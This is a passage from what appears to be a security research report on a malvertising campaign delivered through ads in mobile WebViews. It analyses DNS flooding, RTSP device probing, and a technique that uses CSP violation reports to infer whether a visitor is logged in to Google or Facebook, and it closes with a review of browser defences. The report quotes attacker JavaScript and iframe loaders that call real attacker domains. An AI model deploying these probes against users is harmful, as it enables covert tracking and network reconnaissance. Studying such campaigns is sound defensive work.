1275	2.245970	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1e0b HTTPS 46657gdf.stackexchange.com
1276	2.246052	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x6712 AAAA 46657gdf.stackexchange.com
1277	2.246133	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x3b29 A 46657gdf.stackexchange.com
1299	2.247095	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x0db0 HTTPS 25252gdf.stackexchange.com
1300	2.247172	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1b7b AAAA 25252gdf.stackexchange.com
1301	2.247240	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x43da A 25252gdf.stackexchange.com
1302	2.247885	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x117d HTTPS 70383gdf.stackexchange.com
1303	2.247967	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x23ac AAAA 70383gdf.stackexchange.com
1304	2.248053	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x41d5 A 70383gdf.stackexchange.com
1305	2.248815	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xcac5 HTTPS 37485gdf.stackexchange.com
1306	2.248946	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xd343 AAAA 37485gdf.stackexchange.com
1307	2.249054	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1b23 A 37485gdf.stackexchange.com
1328	2.251558	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x1ecb HTTPS 14769gdf.stackexchange.com
1329	2.251627	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x11fe AAAA 14769gdf.stackexchange.com
1330	2.251668	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xe9a2 A 14769gdf.stackexchange.com
1337	2.252338	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x7fd9 HTTPS 77630gdf.stackexchange.com
1338	2.252464	192.168.1.206	8.8.8.8	DNS	86	Standard query 0xb2c5 AAAA 77630gdf.stackexchange.com
1339	2.252591	192.168.1.206	8.8.8.8	DNS	86	Standard query 0x89bc A 77630gdf.stackexchange.com
1672	2.309856	8.8.8.8	192.168.1.206	DNS	102	Standard query response 0x43da A 25252gdf.stackexchange.com A 198.252.206.1
1673	2.309856	8.8.8.8	192.168.1.206	DNS	147	Standard query response 0x3148 AAAA 20873gdf.stackexchange.com SOA damian.ns.cloudflare.com
1674	2.309857	8.8.8.8	192.168.1.206	DNS	116	Standard query response 0x0db0 HTTPS 25252gdf.stackexchange.com HTTPS
1680	2.311750	8.8.8.8	192.168.1.206	DNS	146	Standard query response 0x4caa AAAA 9132gdf.stackexchange.com SOA damian.ns.cloudflare.com
1685	2.311755	8.8.8.8	192.168.1.206	DNS	101	Standard query response 0xc8f4 A 9132gdf.stackexchange.com A 198.252.206.1
1686	2.311756	8.8.8.8	192.168.1.206	DNS	102	Standard query response 0xb571 A 20873gdf.stackexchange.com A 198.252.206.1
1687	2.311756	8.8.8.8	192.168.1.206	DNS	102	Standard query response 0x3b29 A 46657gdf.stackexchange.com A 198.252.206.1
1688	2.311757	8.8.8.8	192.168.1.206	DNS	116	Standard query response 0xa930 HTTPS 20873gdf.stackexchange.com HTTPS

Figure 52- Wireshark, Emulation view of DNS Flooding

While emulating this stage, the browser returned the error:



✖	▶ GET https://60933gdf.stackexchange.com/img.jpg	net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin 429 (Too Many Requests)
✖	▶ GET https://34551gdf.stackexchange.com/img.jpg	net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin 429 (Too Many Requests)
✖	▶ GET https://80671gdf.stackexchange.com/img.jpg	net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin 429 (Too Many Requests)
✖	▶ GET https://28165gdf.stackexchange.com/img.jpg	net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin 429 (Too Many Requests)
✖	▶ GET https://66640gdf.stackexchange.com/img.jpg	net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin 429 (Too Many Requests)
✖	▶ GET https://48168gdf.stackexchange.com/img.jpg	net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin 429 (Too Many Requests)
✖	▶ GET https://21817gdf.stackexchange.com/img.jpg	net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin 429 (Too Many Requests)

Figure 53- Emulation errors

This suggests a two-part issue:

1. **429 (Too Many Requests)** - The server detected an excessive number of requests within a short time frame, triggering a rate-limiting mechanism. As a result, the server stops processing additional requests and returns the HTTP 429 status code.
2. **net::ERR_BLOCKED_BY_RESPONSE.NotSameOrigin**- The browser blocked access to the response due to its same-origin security policy. Because the requested resource was served from a different origin, the response could not be accessed unless the server explicitly allowed it through CORS headers, such as `Access-Control-Allow-Origin`. Since this header was not present, the browser prevented the response from being rendered or read by the script.

Additional Attack Variants

We observed two additional attack variants in our systems. Both had short execution times, and the advertisement's image content was loaded from `burkina24.com`. Additional information about these variants is provided below.

RTSP Probing

This variant was first observed in our systems on 26 November 2025 and remained active for approximately one month. It was delivered through the domain `sadnesswithads.duckdns.org`. The attack flow consists of two stages: Attack Triggering and RTSP Probing.

1. Attack Triggering

In this stage, we show how the attack identifies candidate devices likely to expose RTSP services.

This stage is largely identical to the main campaign. The only difference appears in action 4: instead of sending execution-logging requests over both HTTP and HTTPS, this variant performs the test only over HTTPS. This indicates that this variant does not rely on non-secure HTTP.

```
try
{
    fetch("https://sadnesswithads.duckdns.org/log3?x="+xid,{credentials:'omit', method: "POST", body: "Int: JS Loaded (https)"})
}
catch (error) {}
```

Figure 54- HTTPS execution log from RTSP probing (first variant)

2. RTSP Probing

In this stage, we show how the attack probes RTSP endpoints to fingerprint accessible streams.

Similar to the main campaign, the script first sends a loaded message to the parent iframe via `postMessage`, allowing the parent script to clear a pending timeout. It also registers an error event listener to capture runtime errors and report them back to the attacker.

The script then changes the iframe location to an RTSP endpoint on port 8554:

```
rtsp://sadnesswithads.duckdns.org:8554/load3d?x=${window.id}
```

```
Homey('Int: Starting Test')
location='RTSP://sadnesswithads.duckdns.org:8554/load3d?x='+window.id
```

Figure 55- The script changing the iframe location to the RTSP endpoint

RTSP (Real Time Streaming Protocol) is a network control protocol used to manage media streaming sessions. It allows clients to control media servers remotely by issuing commands such as play, pause, and setup. The protocol is widely used in IP cameras, CCTV, and video surveillance systems, and broadcast or professional media environments, and it is typically associated with ports 554 and 8554.

It is supported by common media tools such as VLC, FFmpeg, and GStreamer. It is frequently implemented in devices from vendors such as Hikvision, Dahua, TP-Link, and other OEM camera manufacturers.




Figure 56- Test of opening the location with a computer that has VLC




Figure 57- VLC attempts to open the URL

No.	Time	Source	Destination	Protocol	Length	Info
216...	359.0426517...	192.168.181.128	98.91.166.27	RTSP	283	SETUP rtsp://sadnesswithads.duckdns.org:8554/load3d?x=339515104-1764607045
216...	359.3912271...	98.91.166.27	192.168.181.128	RTSP	116	Reply: RTSP/1.0 501 Not Implemented
216...	359.9356166...	192.168.181.128	98.91.166.27	RTSP	391	OPTIONS rtsp://sadnesswithads.duckdns.org:8554 RTSP/1.0
216...	360.4484723...	98.91.166.27	192.168.181.128	RTSP	103	Reply: RTSP/1.0 200 OK

Figure 58- Wireshark, The RTSP packets



Figure 59- Wireshark, The RTSP SETUP packet to the attacker


```

OPTIONS rtsp://sadnesswithads.duckdns.org:8554 RTSP/1.0
CSeq: 1
User-Agent: RealMedia Player Version 6.0.9.1235 (linux-2.0-libc6-i386-gcc2.95)
ClientChallenge: 9e26d33f2984236010ef6253fb1887f7
PlayerStarttime: [28/03/2003:22:50:23 00:00]
CompanyID: KnKV4M4I/B2FjJ1TTToLycw==
GUID: 00000000-0000-0000-0000-000000000000
RegionData: 0
ClientID: Linux_2.4_6.0.9.1235_play32_RN01_EN_586

RTSP/1.0 200 OK
CSeq: 1
Content-Length: 0

```

Figure 60-Wireshark- Follow TCP, RTSP OPTIONS

This RTSP interaction allows a server to gather protocol-level information about the client. From the RTSP request, it can observe the User-Agent identifying the client software and the transport parameters, such as the selected transport mode and the UDP ports allocated for RTP/RTCP. These attributes can be used to fingerprint the RTSP client implementation and its streaming configuration.

```

RTSP/1.0 200 OK\r\n
Server: <ServerName>\r\n
CSeq: 1\r\n
Public: DESCRIBE, SETUP, TEARDOWN, PLAY, OPTIONS, SET_PARAMETER, GET_PARAMETER\r\n
\r\n

```

Figure 61- Sony documentation, response of webCam to OPTIONS

```

RTSP/1.0 200 OK\r\n
Server: <ServerName>\r\n
CSeq: 3\r\n
Session: <SessionId>[;timeout=<SessionTimeout>]\r\n
Cache-Control: must-revalidate\r\n
Transport: RTP/AVP/TCP;interleaved=0-1;ssrc=<SSRC>\r\n
\r\n

```

Figure 62- Sony documentation, response of webCam to SETUP

The example above is taken from a Sony documentation describing RTSP streaming with RTP/RTCP. As shown, when a machine is running a camera or media streaming service, RTSP responses may reveal additional information, such as the server type, software version, transport configuration, or supported streaming capabilities, depending on the RTSP server implementation.

CSP-Based Login Probing Across Origins

This variant was first observed in our systems on 17 December 2025 and was active for approximately one week. The attack consists of three phases: Attack Triggering, Controller Iframe, and Google & Facebook Login Probing.

1. Attack Triggering

In this stage, we show how the attack initializes execution.

The attack begins by loading a script that creates a small invisible iframe (2px × 2px) used to retrieve an HTML page from the attacker's server. By assigning the iframe a size of 2 pixels, the attacker ensures the browser attempts to render it.

Some browsers skip loading iframes marked as `display:none` to optimize memory usage.

```
(function() {
  try {
    var iframe = document.createElement('iframe');
    iframe.src = 'https://adsrevenuestream.duckdns.org/i.html?x=243737984-1766450064-333-3-22-719-11-eDlZb-711283b3-e23d-3848-95c7-3f010772a011-10031-529475-52195013&carrier=izzix=';
    iframe.style.width = '2px';
    iframe.style.height = '2px';
    iframe.style.border = '1px solid #ccc';
    document.body.appendChild(iframe);
  } catch (e) {}
})();
```

S

2. Controller Iframe

In this stage, we show how the attack uses a controller iframe structure to manage the execution flow.

The loaded HTML page contains an empty document whose only purpose is to load three additional iframes: `/f1?x=...`, `/f2?x=...` and `/f3?x=...`.

All iframe requests are issued with a `Referrer-Policy: no-referrer`, preventing the browser from sending the originating page URL. This helps conceal the origin of the malicious requests.

```
<!doctype html>
<html>
  <head><meta charset="utf-8"><title>/i.html</title></head>
  <body>
    <h3>/i.html</h3>
    <iframe src="/f1?x=243737984-1766450064-333-3-22-719-11-eDlZb-711283b3-e23d-3848-95c7-3f010772a011-10031-529475-52195013&carrier=izzix=" style="width:1px;height:1px;border:1px solid #ccc;" referrerpolicy="no-referrer"></iframe>
    <iframe src="/f2?x=243737984-1766450064-333-3-22-719-11-eDlZb-711283b3-e23d-3848-95c7-3f010772a011-10031-529475-52195013&carrier=izzix=" style="width:1px;height:1px;border:1px solid #ccc;" referrerpolicy="no-referrer"></iframe>
    <iframe src="/f3?x=243737984-1766450064-333-3-22-719-11-eDlZb-711283b3-e23d-3848-95c7-3f010772a011-10031-529475-52195013&carrier=izzix=" style="width:1px;height:1px;border:1px solid #ccc;" referrerpolicy="no-referrer"></iframe>
  </body>
</html>
```

3. Google & Facebook Login Probing

In this stage, we show how the attack leverages CSP mechanisms to infer authentication state for Google and Facebook services based on cross-origin signals.

Each of the three endpoints returns a separate HTML page. The `f2` page returns a simple HTTP response with status code 200 and no content, likely serving as a control request. In contrast, the `f1` and `f3` pages each load an additional iframe with the same `no-referrer` policy and navigate to the Google account endpoint and the Facebook Family Center page, respectively.

```
<!doctype html>
<html>
  <head><meta charset="utf-8"></head>
  <body>
    <iframe src="https://accounts.google.com/ServiceLogin?hl=en-US&continue=https://myactivity.google.com/?continue%3Dhttps://myactivity.google.com/activitycontrols?pli%253D1" referrerpolicy="no-referrer"></iframe>
  </body>
</html>
```

Figure 63- 'F1', Google probing iframe

```
<!doctype html>
<html>
  <head><meta charset="utf-8"></head>
  <body>
    <iframe src="https://familycenter.facebook.com/dashboard/?entrypoint=fcsite%2F" referrerpolicy="no-referrer"></iframe>
  </body>
</html>
```

Figure 64- 'F3', Facebook probing iframe

During campaign debugging, two additional logs were observed being sent to the attacker. At first glance, this appeared unusual, as no JavaScript code was present in the examined iframes. Further inspection showed that these logs were CSP violation reports generated when the browser attempted to render the targeted URLs within iframes.

Name	Status	Domain	Remote address	Type	Initiator
☐ r1?x=285180446-1766546665-651-1-79-190...	200	adsrevenuestream.duckdn...	18.233.217.158:443	text/html	https://adsrevenuestr...
☐ r3?x=285180446-1766546665-651-1-79-190...	200	adsrevenuestream.duckdn...	18.233.217.158:443	text/html	https://adsrevenuestr...


Figure 65- The two additional report logs: r1 & r2



Figure 66- The content of the r1 report log


At first, it appeared that the attacker was attempting to bypass CSP restrictions to interact with sensitive Google and Facebook pages. If successful, this could have allowed the attacker to trick users into performing actions within embedded frames, such as modifying Facebook Family Center parental settings or changing Google account activity controls.

However, further analysis suggested that this was unlikely to be the attacker's goal. The pages themselves were not actually rendered, and there was no indication that the attacker attempted to extract data or trigger user interaction.



To receive the feedback without relying on JavaScript in the HTML itself, the attacker abused the browser's CSP reporting mechanism, specifically the `report-uri` directive, to get triggered violation reports from `f1` and `f3` back to his server for analysis. At the same time, the `f2` endpoint likely served as a control request, confirming that the advertisement executed successfully and that the victim's browser was able to reach the attacker's infrastructure, enabling correlation with the results from the other two probes.

A closer look at the CORS errors displayed on the page:



revealed that the issue was `iframe f1` redirected to `myactivity.google.com`, which was not allowed by the `frame-src` directive, and `f3` redirected to `www.facebook.com`, which was also not permitted.




Figure 67- Attacker CSP on 'f1'




Figure 68- Attacker CSP on 'f3'

Since other Google and Facebook subdomains were allowed in the CSP, this raised the key question: where do these URLs redirect when the user is logged in versus when they are not?

Google:

Not connected user:

ServiceLogin?hl=en-US&continue=https://myactivity.....	302	accounts.google.com
InteractiveLogin?continue=https://myactivity.googl...8...	302	accounts.google.com
identifier?continue=https%3A%2F%2Fmyactivity.goog...	403	accounts.google.com

Connected User:

Name	Status	Domain	F
ServiceLogin?hl=en-US&continue=https://myactivity.....	302	accounts.google.com	[
?continue=https://myactivity.google.com/activitycontr...	403	myactivity.google.com	[

Facebook:

Not connected user:

dashboard/?entrypoint=fcsite%2F	302	familycenter.facebook.com
login.php?next=https%3A%2F%2Ffamilycen...	400	www.facebook.com

Connected user:

Name	Status	Domain
dashboard/?entrypoint=fcsite%2F	400	familycenter.facebook.com

Based on these observations, the following can be summarized: when the user is connected to Google, the navigation continues to `myactivity.google.com`. When the user is not connected, the page remains under `accounts.google.com`, which is allowed by the attacker's CSP. The behavior is reversed for Facebook: when the user is not connected, the request is redirected to `facebook.com` for authentication, which is not allowed by the attacker's CSP. However, when the user is connected, the page remains on `familycenter.facebook.com`, which is permitted by the policy.

This is summarized in the tables below:

	Google	Facebook
attacker CSP allows	accounts.google.com	familycenter.facebook.com
CSP report blocked domain	myactivity.google.com	www.facebook.com/login

	Google	Facebook
connected	report	no report
not connected	no report	report




Figure 69- How Authentication is handled by Google and Facebook

In conclusion, the attacker was not attempting to load or access the actual content of the Google or Facebook pages, as anti-framing mechanisms protect these pages. Instead, the attacker relied on the redirect behavior of these endpoints to trigger CSP violation reports, which allowed them to infer whether the user who viewed the ad was logged in to one of these services.

The anti-framing protection works by detecting when a page is loaded inside a cross-origin iframe. Browsers send headers such as `Sec-Fetch-Dest: iframe` and `Sec-Fetch-Site: cross-site`, which indicate the request originates from an iframe on another site. Services like Google and Facebook use this information and return headers such as `X-Frame-Options: DENY`, instructing the browser not to render the page in an iframe, which can result in responses such as HTTP 403.

It is important to note that, based on our analysis, authentication behavior for Facebook appears to function as expected only when requests are made in a same-site context. (with `Sec-Fetch-Site` header is `same-site`). When executed in cross-origin contexts, authentication cookies may still exist on the user's device but are not always accessible, as their inclusion depends on the user's third-party cookie settings. This behavior can be observed through the `Sec-Fetch-Storage-Access` header, which indicates whether storage access is permitted. This limitation may explain the inconsistent activation of this attack variant.

Web & Security Mechanisms

Modern web platforms enforce several security mechanisms to protect against attacks such as cross-origin data access, network probing, clickjacking, and DNS rebinding. These mechanisms enforce the browser security model and limit how websites access resources, execute code, and interact with other origins or networks.

However, differences can arise depending on how web content is rendered. In a standard browser, these protections are enforced by the browser's security architecture. In contrast, when content is rendered inside an embedded WebView, it runs within the host application's environment, where configuration and networking behavior may affect how some protections are applied.

As observed in the campaign, the attack was primarily delivered through ads rendered inside mobile WebViews, suggesting that this environment may be more susceptible to this type of behavior.

In this section, we first review the relevant security mechanisms and how they are expected to behave in standard browsers. We then examine how these mechanisms are applied in WebView environments and compare the two in the context of the LANJack attack.

Relevant Mechanisms

1. **HTTPS/TLS Validation**- ensures encrypted communication and verifies server identity through certificate validation
2. **Mixed content** – a browser security mechanism that blocks insecure resources (HTTP) from being loaded inside secure pages (HTTPS).
3. **Private Network Access (PNA)**- A browser security mechanism designed to prevent public websites from accessing resources on private or local networks. It requires secure contexts for such requests and was intended to enforce a CORS-style preflight, with the target endpoint explicitly opting in. However, full preflight enforcement is currently on hold due to compatibility issues with existing devices.
4. **Local Network Access Restrictions(LNA)**- An emerging permission-based approach being explored by browsers to control access to devices on the local network. Under this model, web content may be required to obtain explicit user permission before interacting with local network resources, particularly from secure contexts.
5. **Cross-Origin Resource Sharing (CORS)**- controls whether a webpage can read responses from another origin, including local IP addresses.
6. **Content Security Policy (CSP)**- a security mechanism that controls what resources a page is allowed to load based on policies defined by the site itself, helping prevent the loading of unauthorized scripts, frames, or other content.
7. **Sandboxing**- restricts the capabilities of embedded content (for example, in iframes) to limit its ability to execute scripts, navigate pages, or access privileged functionality.
8. **Same-Origin Policy (SOP)**- restricts scripts from accessing responses from a different origin (scheme, host, or port). While it prevents reading cross-origin data, it does not necessarily block sending requests, which can still allow limited probing to external or local resources.
9. **Cache Priming**- the process of pre-loading data into a cache before it is requested by users, ensuring high performance, improved hit ratios, and reduced latency for initial requests.
10. **DNS Cache Pinning**- primary defense against DNS Rebinding attacks. It essentially forces the browser to "stick" to the first IP address it receives for a specific domain name, regardless of the Time-to-Live (TTL) value set by a malicious DNS server.
11. **Frame Embedding Protections**- mechanisms such as `X-Frame-Options` and Content Security Policy (CSP) frame-ancestors restrict which sites are allowed to embed a page inside an iframe, helping prevent unauthorized framing and clickjacking attacks.
12. **Fetch Metadata Request Headers**- headers such as `Sec-Fetch-Site`, `Sec-Fetch-Mode`, and related fields allow servers to understand the context of incoming requests and identify potentially malicious cross-site requests originating from different browsing contexts.
13. **Firewall and Network Isolation**- network security controls that restrict access to internal services and devices from external networks, reducing the ability of attackers to reach private resources.

14. **VPN Routing**- mechanisms that route traffic through controlled enterprise networks or secure tunnels, enforcing network boundaries and potentially limiting direct access to local or private services.
15. **Protocol handlers**- allow browsers to open applications associated with specific URL schemes. When a webpage triggers a link with a non-HTTP scheme, such as `mailto:` or `rtsp:`, the browser may launch the registered application or prompt the user to open it.
16. **Endpoint enumeration**- a technique used to identify devices or services by probing known URLs or API endpoints and analyzing the responses. Attackers often request common paths exposed by IoT web interfaces, examine response headers, status codes, or favicon hashes, and compare them to known fingerprints to determine the device vendor, model, or capabilities.
17. **Favicon Fingerprinting**- a technique used to identify web services or devices by retrieving the `/favicon.ico` file and computing its hash (commonly MurmurHash). Because many devices and web interfaces ship with unique default icons, the resulting hash can be compared against known databases to infer the vendor, product type, or service implementation.

LANJack over Standard Browsers

To better understand why the attack succeeds, we examine how relevant browser security mechanisms behave across different execution environments.

Main Campaign

The triggering part of the campaign attempts to load the attack via an iframe, and after a short timeout, it tries to force-redirect the user to the same location on the top page. The content is delivered over HTTP, likely because the script sends logs directly to the attacker's IP address, which lacks a valid TLS certificate, and because it attempts to probe internal IP addresses.

If the advertisement is rendered inside secure content, the browser's mixed content protection will block the loading of the 'insecure HTTP resources' such as the attack iframe.



If the website includes a `<meta>` element with the Content Security Policy directive `upgrade-insecure-requests`, all HTTP requests are automatically upgraded to HTTPS. This will prevent the attack from working because the insecure resources required by the campaign cannot be loaded, and the logs intended to be sent to the attacker over HTTP will also fail.



Figure 70- Example of `<meta>` element with the Content Security Policy

Name	Status	Domain
k33p?x=378065444-1773625811-238-3-...	(failed) net::ERR_CERT_COMMON_NAME_INVALID	54.209.207.15

Figure 71- Content Security Policy over the Meta element breaks the logs to the attacker



Figure 72- Content Security Policy over the Meta element breaks the code

This is why the attacker also attempts to force-redirect the user to the same insecure HTTP page, allowing the malicious content to be loaded and executed outside the secure context. However, due to **sandboxing and SafeFrame restrictions**, such redirects may be blocked by the advertising environment, preventing the attack from being completed.

If the advertisement is served within non-secure content (HTTP), mixed content protections do not apply. In this scenario, the iframe may still execute the attack logic even if the redirect attempt is blocked.




Figure 73- Attack Triggering, Rendering IpScanner over HTTP

The behavior of probing internal IP addresses from a secure context differs across browsers. Chrome implements an enhanced security mechanism called Local Network Access (LNA), which requires explicit user permission when a public website attempts to send requests to devices on local, private, or loopback networks. This restriction is intended to prevent web pages from silently interacting with resources inside the user's local network.

More information available at: <https://developer.chrome.com/blog/local-network-access>




Figure 74- Local Network Access in Chrome

This feature in Firefox is still experimental and is not yet enabled for all users. This feature will be enabled starting in version 151. More information is available at:

<https://support.mozilla.org/en-US/kb/control-personal-device-local-network-permissions-firefox>

In Safari, access to devices on the local network depends on the user granting permission for local network access in macOS privacy settings. Details can be found at:

<https://support.apple.com/en-il/guide/mac-help/mchla4f49138/mac>

